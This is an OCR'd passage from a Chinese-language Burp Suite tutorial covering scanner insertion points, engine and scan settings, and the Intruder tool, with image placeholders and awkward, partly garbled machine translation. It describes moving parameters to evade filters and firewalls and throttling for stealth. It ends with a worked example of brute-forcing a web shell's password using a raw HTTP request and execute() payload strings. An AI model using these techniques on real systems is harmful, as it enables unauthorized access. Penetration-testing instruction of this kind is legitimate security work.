


图 1-1-38

1)Insertion Point Locations

这些设定可让您选择，其中插入点应放在请求中的位置的类型：

URLparameter values - URL 查询字符串中标准的参数值。

Body parameter values - 在邮件正文中，包括标准形式生成的参数参数值，属性的多重编码的参数，如上传的文件名， XML 参数值和属性，和 JSON 值。

Cookieparameter values - 的 HTTP Cookie 的值。

Parameter name - 任意添加的参数的名称。 URL 参数总是被添加，并且机身参数也加入到 POST 请求。测试一个附加的参数名称通常可以检测到被错过，如果只是参数值进行了测试异常的错误。

HTTPheaders - 在引用页和用户代理标头的值。测试这些插入点通常可以检测如 SQL 注入

或跨站脚本持续在日志记录功能的问题。

AMF string parameters- 内 AMF 编码的邮件的任何字符串数据的值。

REST-style URL parameters - URL 的文件路径部分中的所有目录和文件名令牌的值。测试每一个插入点可以并处显著开销，如果你相信应用程序使用这些位置传送参数数据，才应使用。

2)Change Parameter Locations

允许您配置扫描仪将一些类型的插入点到其他地点的请求中，除了测试他们在原来的位置。例如，您可以将每个 URL 参数到邮件正文中，并重新测试它。或者你可以移动身体的每个参数到一个 cookie ，然后重新测试它。

用这种移动参数方式往往可以绕过防过滤器。许多应用程序和应用程序防火墙执行每个参数输入验证假设每个参数是它的预期位置的要求之内。移动参数到不同的位置可以回避这个验证。当应用程序代码后检索参数来实现其主要的逻辑，它可能会使用一个 API，它是不可知的，以参数的位置。如果是这样，那么移动的参数可能可以使用输入，通常会在处理之前被过滤，以达到易受攻击的代码路径。

下列选项可用于更改参数的位置：

URL to body

URL to cookie

Body to URL

Body to cookie

Cookie to URL

Cookie to body

3)Nested Insertion Points

嵌套的插入时，会使用一个插入点的基值包含可识别的格式的数据。 例如，一个 URL 参数可能包含 Base64 编码数据，并且将解码后的值可能又包含 JSON 或 XML 数据。与使用启用嵌套插入点的选项，Burp 会为输入在每个嵌套级别中的每个单独的项目适合的插入点。Spider 仅包含常规的请求参数请求时使用此选项不征收费用，但允许 Burp 达到更复杂的应用，数据是在不同的格式封装的攻击面。

4)Maximum Insertion Points Per Request

无论你的设置选择，对于单个请求插入点的数目，一般视乎该请求的功能，如参数的数目。偶尔，请求可以包含的参数(几百或更多)数量。如果 Burp 执行的每个参数进行完全扫描，扫描会花费过多的时间量完成。 此设置允许您设置的，将每个基本要求生成插入点的数量的限制，从而防止您的扫描由偏快转为停滞，如果他们遇到含参数庞大的数字请求。在其中插入点的数量是由这个限制缩减的情况下，在有效扫描队列中的项目的条目将显示被跳过的插入点的数量，使您能够手动检查基本要求，并决定是否值得执行完全扫描其所有可能的插入点。

5)Skipping Parameters

设定让您指定请求参数的 Burp 应该跳过某些测试。有跳过服务器端注入测试（如 SQL 注入）和跳过所有检查单独的列表。 服务器端注入测试是比较费时的，因为 Burp 发送多个请求探测服务器上的各种盲目的漏洞。如果您认为出现请求中的某些参数不容易（例如，内置仅由平台或 Web 服务器中使用的参数），你可以告诉 Burp 不能测试这些。 （用于测试客户端蜻象跨站点脚本涉及更少的开销，因为测试每个参数规定最小的开销在扫描期间，如果该参数不容易。 ）如果一个参数是由您不希望测试一个应用程序组件来处理，或者修改一个参数是已知的导致应用程序不稳定跳过所有的测试可能是有用的。 列表中的每个项目指定参数类型，该项目要匹配（名称或值），匹配类型（文本字符串或正则表达式），

表达式匹配。 你可以通过它们的位置（斜线分隔）的 URL 路径中标识的 REST 参数。要做到这一点，从参数下拉，“姓名”，从项目下拉 “ REST 参数” ，并指定您希望从测试中排除的 URL 路径中的位置的索引号（从 1 开始） 。您还可以通过值来指定 REST 参数。

Active Scanning Engine

控制用来做主动扫描时发出 HTTP 请求的引擎。下列选项可用，如图 1-1-39：




图 1-1-39

1)Number of threads - 控制并发请求数。

2)Number of retries on network failure - 如果出现连接错误或其他网络问题，Burp 会放弃和移动之前重试的请求指定的次数。测试时间歇性网络故障是常见的，所以最好是在发生故障时重试该请求了好几次。

3)Pause before retry - 当重试失败的请求，Burp 会等待指定的时间（以毫秒为单位）以下，然后重试失败。如果服务器宕机，繁忙，或间歇性的问题发生，最好是等待很短的时间，然后重试。

Throttle between requests - 在每次请求之前等待一个指定的延迟（以毫秒为单位）。此选项很有用，以避免超载应用程序，或者是更隐蔽。

Add random variations to throttle - 通过降低您的要求的时序模式进一步增加隐身。

Follow redirections where necessary- 有些漏洞只能通过下面的重定向进行检测(例如，在一条错误消息，跨站点脚本这是只有下列一个重定向后退还)。因为某些应用程序的问题重定向到包含您所提交的参数值的第三方网址 ,BurpSuite 保护您免受无意中攻击的第三方应用程序，不按照刚刚收取任何重定向。如果所扫描的要求是明确的目标范围之内 (即您使用的是目标范围 ,以控制哪些被扫描的) ,然后 BurpSuite 只会跟随重定向是指同一范围内。如果所扫描的要求不在范围内 (即你已经手动发起超出范围的请求的扫描)，BurpSuite 只会跟随重定向其中 (a) 是在同一台主机/端口的请求被扫描;及 (b) 没有明确涵盖的范围排除规则 (如 “logout.aspx”)。

小心使用这些选项可让您微调扫描引擎，根据不同应用对性能的影响，并在自己的处理能力和带宽。如果您发现该扫描仪运行缓慢 ,但应用程序表现良好和你自己的 CPU 利用率很低，可以增加线程数 ,让您的扫描进行得更快。如果您发现连接错误发生 ,该应用程序正在放缓，或者说自己的电脑被锁定了，你应该减少线程数，也许增加网络故障和重试之间的间隔重试的次数。如果应用程序的功能是这样的 :在一个基地的要求执行的操作干扰其他请求返回的响应，你应考虑减少线程数为 1，以确保只有一个单碱基请求被扫描的时间。

Active Scanning Optimization

主动扫描逻辑的行为，以反映扫描的目的和目标应用程序的性质。例如，您可以选择更容易发现问题，在一个大型应用程序的快速扫描;或者您可以执行更慢全面扫描，以发现更难，而且需要更多的扫描请求，以检测问题，如图 1-1-40：




图 1-1-40

下列选项可用：

Scan speed(扫描速度) - 该选项决定彻底的某些扫描检查，怎么会检查是否有漏洞时。“Fast(快速)”设置使更少的请求，并检查一些漏洞更少的推导。在“Thorough(彻底)”的设置使更多的请求，并检查更多的衍生类型的漏洞。 “Normal(正常)”设定为中途在两者之间，并且代表速度和完整性之间的适当折衷对于许多应用。

Scan accuracy(扫描精度) - 此选项决定的证据表明，扫描仪会报告某些类型的漏洞之前，要求的金额。可以只使用“blind(盲)”的技术，其中，Burp 推断可能存在基于某些观察到的行为，如时间延迟或一个差分响应的一个漏洞被检测到的一些问题。因为这些观察到的行为的发生原因，无论如何，在没有相关联的漏洞的影响，该技术本身更容易出现假阳性比其他技术，例如在观察错误消息。试图减少误报，BurpSuite 重复某些测试了一些，当一个假定的问题，推断时间，尝试建立提交的输入和观察到的行为之间有可靠的相关性。的准确性选项用于控制 BurpSuite 会多少次重试这些测试。在“Minimize false negatives(最小化假阴性)”的设置进行重试较少，因此更可能报告假阳性的问题，但也不太可能会错过由于不一致的应用程序行为的真正问题。在“Minimize false positives(最小化误报)”设置进行更多的试，所以是不太可能报告假阳性的问题，但可能会因此错误地错过了一些真正的问题，因为有些重试请求可能只是碰巧不返回结果是测试。 “Normal(正常)”设置为中途两者之间，并代表之间的假阳性和假阴性的问题合适的权衡对于许多应用。

Use intelligent attack selection(使用智能进攻选择) - 此选项使通过省略出现无关紧要给每个插入点参数的基值支票扫描更有效率。例如，如果一个参数值包含不正常出现在文件名中的字符，BurpSuite 会跳过文件路径遍历检查此参数。使用这个选项，可以加快扫描件，具有相对低的存在缺少实际的漏洞的风险。

Active Scanning Areas

定义哪些是主动扫描过程中进行检查。是检查以下类别可供选择，如图 1-1-41：




图 1-1-41

SQL injection(SQL 注入) - 这有子选项，以使不同的测试技术（误差为基础，延时测试，布尔条件测试），并且也使检查特定于单个数据库类型（ MSSQL ，Oracle 和 MySQL 的）。

OS command injection(操作系统命令注入) - 这有子选项，以使不同的测试技术.。

Reflected XSS(反映了跨站点脚本)

Stored XSS(存储的跨站点脚本)

File path traversal(文件路径遍历)

HTTP header injection(HTTP 头注入)

XML/SOAP injection(XML / SOAP 注射)

LDAP injection(LDAP 注入)

Open redirection(开放重定向)

Header manipulation(头操纵)

Server-level issues 服务器级的问题

所执行的每个检查增加的请求的数目，以及每个扫描的总时间。您可以打开或关闭个别检查根据您的应用程序的技术知识。例如，如果你知道某个应用程序不使用任何 LDAP ，您可以关闭 LDAP 注入测试。如果你知道哪个后端数据库的应用程序使用，你可以关闭 SQL 注入检测特定于其他类型的数据库。您也可以选择性地启用基于你如何严格要求你的扫描是检查。例如，您可以配置 BurpSuite 做应用程序的快速一次过，只为 XSS 和 SQL 注入的网址和参数检查，每漏洞类型更全面的测试在每一个插入点之前。

Passive Scanning Areas

自定义的请求和响应的各个方面在被动扫描检查。下列选项可用，如图 1-1-42：




图 1-1-42

Headers--头

Forms--表格

Links--链接

Parameters--参数

Cookie

MIME 类型

Caching 缓存

Information disclosure--信息披露

Frameable responses--耐燃反应（“点击劫持”）

ASP.NET 的 ViewState

需要注意的是被动扫描不会派出自己的任何要求 ,和每个被动强加检查您的计算机上一个微不足道的处理负荷。不过，你可以禁用检查各个领域，如果你根本就不关心他们，不希望他们出现在扫描结果。

Intruder

Burp intruder 是一个强大的工具，用于自动对 Web 应用程序自定义的攻击。它可以用来自动执行所有类型的任务您的测试过程中可能出现的，如图 1-1-43~图 1-1-44：




图 1-1-43




图 1-1-44

要开始去了解 BurpSuite Intruder，执行以下步骤：

1)首先，确保 Burp 安装并运行，并且您已配置您的浏览器与 Burp 工作。

2)如果你还没有这样做的话，浏览周围的一些目标应用程序，来填充的应用程序的内容和功能的详细信息 Burp 的 SiteMap。在这样做之前，要加快速度，进入代理服务器选项卡，然后截取子标签，并关闭代理拦截（如果按钮显示为“Intercept is On”，然后点击它来截取状态切换为关闭）。

3)转到 Proxy 选项卡，并在 History 选项卡。发现一个有趣的前瞻性要求，您的目标应用程序，包含了一些参数。选择这个单一的请求，然后从上下文菜单中选择“Send to intruder”。

4)转到 Intruder 标签。Burp Intruder 可以让你同时配置多个攻击。您 Send to Intruder 的每个请求在自己的攻击选项卡中打开，而这些都是顺序编号的默认。您可以双击标签头重命名选项卡，拖动标签来重新排序，并且还关闭和打开新的标签页。

5)为您发送请求建立的 Intruder 选项卡，看看 Target 和 Positions 选项卡。这些已经自动填入您发送的请求的细节。

6)Burp Intruder 本质工作，采取了基本模板的要求（你送到那里的那个），通过一些 payloads 的循环，将这些 payloads 送入定义的 Positions，基本要求范围内，并发出每个结果的要求。位置标签用于配置，其中有效载荷将被插入到基本要求的位置。你可以看到，BurpSuite 一直在你想用来放置有效载荷自动进行猜测。默认情况下，有效载荷放入所有的请求参数和 cookie 的值。每对有效载荷标记定义了一个有效载荷的位置，并且可以从基体的要求，这将被替换的有效载荷的内容，当该 payload position 用于括一些文本。有关进一步详情，请参阅 Payload Markers 的帮助。

7)旁边的请求编辑器中的按钮可以被用于添加和清除有效载荷的标志。试着增加 payload position 在新，如图 1-1-45：




图 1-1-45

8)转到 Payloads 选项卡。这使您可以定义将要放入已定义的有效载荷仓的有效载荷。保持默认设置（使用有效载荷的“Simple list” ），并添加一些测试字符串到列表中。您可以通过输入到“Enter a new item”框中，单击“add”，输入自己的字符串。或者您可以使用“add from file”下拉菜单，然后选择“Fuzzing-quick”，从内置的负载串[专业版]列表中。

9)现在，您已经配置了最低限度的选项来发动攻击。转到 Intruder 菜单，然后选择“Start attack” 。

10)在包含在结果选项卡一个新的窗口中打开攻击。结果表包含已经取得，与各关键细节，如所使用的有效载荷， HTTP 状态码，响应长度等，您可以在表中选择任何项目，以查看完整的请求和响应每个请求的条目。您还可以对表进行排序通过单击列标题，并使用过滤器栏过滤表中的内容。这些特征以相同的方式工作，作为 Proxy history。

11)这次袭击窗口包含其他标签，显示被用于当前攻击的配置。您可以修改大部分这种配置的攻击已经开始。转到选项选项卡，向下滚动到“ grep-match” ，并勾选“标志的结果与项目相匹配的响应这些表达式” 。这将导致 Intruder 检查响应匹配列表中的每个表达式项目和标志的火柴。默认情况下，列表显示 fuzzing 时是很有用的一些常见的错误字符串，但可以配置，如果你想自己的字符串。返回 result 选项卡，看到 Intruder 增加了对每个项目列在列表中 ,而这些包含复选框 ,指示表达式是否被发现在每一个响应。如果你是幸运的，你的基本模糊测试可能引发一个错误的存在在一些回应的错误消息。

12)现在，在表中选择任何项目，并期待在该项目的响应。发现在反应（如网页标题，或错误消息）一个有趣的字符串。右键单击该项目在表中，然后从上下文菜单中选择“Define extrace grep from response”。在对话框中,选择响应的有趣字符串,然后单击“确定”。结果表中现在包含一个新的列,其提取这一段文字从每个响应(其可以是不同的在每一种情况下）。您可以使用此功能来定位在大型攻击有趣的数据与成千上万的反应。请注意，您还可以配置“extrace grep”项目中的选项选项卡，在此之前前或在攻击期间。

13)在结果表中选择任一项目，并打开上下文菜单。选择“Send to Repeater”，然后转到 Repeater 选项卡。你会看到所选的请求已被复制到 Repeater 工具,进行进一步的测试。许多其他有用的选项是可用的上下文菜单中。有关发送 BurpSuite 工具之间的项目，使整体测试工作流程的详细信息。

14)您可以使用“Save”菜单在结果窗口中都救不结果表或整个攻击。你可以加载结果表到其他工具或电子表格程序。您可以通过在主 Burp 的 UI Intruder 菜单重新加载保存的攻击。

15)这些步骤只介绍一个简单的用例 Intruder,对于 Fuzzing 的要求有一些标准的攻击字符串和用 grep 搜索中的错误消息。

Using Burp Intruder

for example 这里我本地搭建一个环境，爆破一个 php 大马，如果是一句话就把 get 改成 post，如果是 php 一句话，就在下面加上 php 这行代码，如图 1-1-46：

```
POST /php.php HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://www.dvwa.com/php.php
Accept-Language: zh-CN
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; MALNJS; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Proxy-Connection: Keep-Alive
Content-Length: 16
DNT: 1
Host: www.dvwa.com
Pragma: no-cache
Cookie: PHPSESSID=16f1789b8b0j8oucutf669sf55; security=low; serveru=www.dvwa.com%2Fphp.php; serverp=admin

$password$=execute("response.clear:response.write(""elseHelloWorld""):response.end")
```

图 1-1-46

Asp：

password=execute("response.clear:response.write(""passwordright""):response.end")

php

password=execute("response.clear:response.write(""elseHelloWorld""):response.end")

aspx

password=execute("response.clear:response.write(""elseHelloWorld""):response.end")。

一般步骤如下

1.代理好服务器地址，然后访问这个大马地址，如图 1-1-47：




图 1-1-47

2.随后点击 forward,并且在大马页面随便输入什么 ,burp 拦截了数据之后发送到 repeater，

如图 1-1-48：

图 1-1-48

3.切换到 repeater 选项卡中，点击 go 按钮，找出一些反馈的错误信息，当然如果不要也可以，这里找错误信息是方便爆破成功了之后便于发现，我这个马反馈的是中文错误信息，显示是乱码就不写了，我们可以通过爆破成功了之后看字节数。 4.接下来就是发送到 intruder，target 一般都不需要管，已经自动填好了，然后选择 positions，如图 1-1-49：




图 1-1-49

先点击 Clear$，选择密码地地方点击 add$，如图 1-1-50：




图 1-1-50

5.切换到 payloads 设置 payload type，选择我们自己的字典，如图 1-1-51：

